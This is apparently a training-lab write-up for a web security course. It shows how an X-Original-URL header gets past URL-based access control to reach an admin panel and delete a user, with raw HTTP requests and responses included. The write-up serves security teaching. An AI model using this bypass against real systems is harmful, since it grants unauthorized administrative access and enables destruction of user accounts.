


# Access Control Vulnerabilities And Privilege Escalation Lab – 05

## URL-based access control can be circumvented

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Try to load `/admin` and observe that you get blocked.



Send the request to Burp Repeater. Change the URL in the request line to `/` and add the HTTP header `X-Original-URL: /invalid`. Observe that the application returns a "not found" response. This indicates that the back-end system is processing the URL from the `X-Original-URL` header.



Change the value of the X-Original-URL header to /admin. Observe that you can now access the admin page.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET / HTTP/2 2 Host: 0a6200590327c56f80f29eef00870060.web-security-academy.net 3 Cookie: session=G2gnD46o4FfA2pxHR4kv4KzVoW5ZIoqo 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 X-Original-Url: /admin 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: none 13 Sec-Fetch-User: ?1 14 Te: trailers 15 16</pre>				<pre>48 &lt;p&gt;     &lt;/p&gt; &lt;a href="/my-account"&gt;   My account &lt;/a&gt; &lt;p&gt;     &lt;/p&gt; &lt;/section&gt; &lt;/header&gt; &lt;header class="notification-header"&gt; &lt;/header&gt; &lt;section&gt; &lt;h1&gt;   Users &lt;/h1&gt; &lt;div&gt;   &lt;span&gt;     wiener -   &lt;/span&gt;   &lt;a href="/admin/delete?username=wiener"&gt;     Delete   &lt;/a&gt; &lt;/div&gt; &lt;div&gt;   &lt;span&gt;     carlos -   &lt;/span&gt;   &lt;a href="/admin/delete?username=carlos"&gt;     Delete   &lt;/a&gt; &lt;/div&gt; &lt;/section&gt; &lt;br&gt; &lt;hr&gt; &lt;/div&gt; &lt;/section&gt; &lt;div class="footer-wrapper"&gt; &lt;/div&gt; &lt;/div&gt; &lt;/body&gt; &lt;/html&gt; 73</pre>			

To delete carlos, add ?username=carlos to the real query string, and change the X-Original-URL path to /admin/delete.


Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /?username=carlos HTTP/2 2 Host: 0a6200590327c56f80f29eef00870060.web-security-academy.net 3 Cookie: session=G2gnD46o4FfA2pxHR4kv4KzVoW5ZIoqo 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a6200590327c56f80f29eef00870060.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 X-Original-Url: /admin/delete 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-User: ?1 15 Te: trailers 16 17</pre>				<pre>1 HTTP/2 302 Found 2 Location: /admin 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6</pre>			

Lab Completed Successfully.



URL-based access control can be circumvented

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